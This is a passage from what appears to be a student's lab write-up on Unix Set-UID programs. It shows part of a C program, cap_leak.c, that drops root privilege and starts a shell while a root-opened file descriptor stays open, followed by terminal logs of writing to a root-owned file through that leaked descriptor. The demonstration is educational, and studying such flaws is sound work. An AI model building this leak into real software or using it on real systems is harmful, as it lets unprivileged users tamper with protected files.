// Permanently disable the privilege by making the
// effective uid the same as the real uid
setuid(getuid());
// Execute /bin/sh
v[0] = "/bin/sh"; v[1] = 0;
execve(v[0], v, 0);
}
~
~
~
~
~
~
"cap_leak.c" [noeol] 25L, 652C
```




```
ubuntu@ip-172-31-28-6:~/lab1/room$ vi zzz.txt
ubuntu@ip-172-31-28-6:~/lab1/room$ sudo chown root zzz.txt
ubuntu@ip-172-31-28-6:~/lab1/room$ sudo chmod 0644 zzz.txt
ubuntu@ip-172-31-28-6:~/lab1/room$
```



```
ubuntu@ip-172-31-28-6:~/lab1$ gcc -o cap_leak cap_leak.c
ubuntu@ip-172-31-28-6:~/lab1$ sudo chown root cap_leak
ubuntu@ip-172-31-28-6:~/lab1$ sudo chmod 4755 cap_leak
ubuntu@ip-172-31-28-6:~/lab1$ ./cap_leak
fd is 3
```



```
$ cat ./room/zzz.txt
aaaaa
$ echo bbbb > ./room/zzz.txt
zsh: permission denied: ./room/zzz.txt
```



```
$ echo bbbb>&3
$ cat ./room/zzz.txt
aaaaa
bbbb
$ 
```

Because we don’t close the file, so the file descriptor still can work. Thus we can use the file descriptor of zzz.txt to write to the ./room/zzz.txt file as a normal user.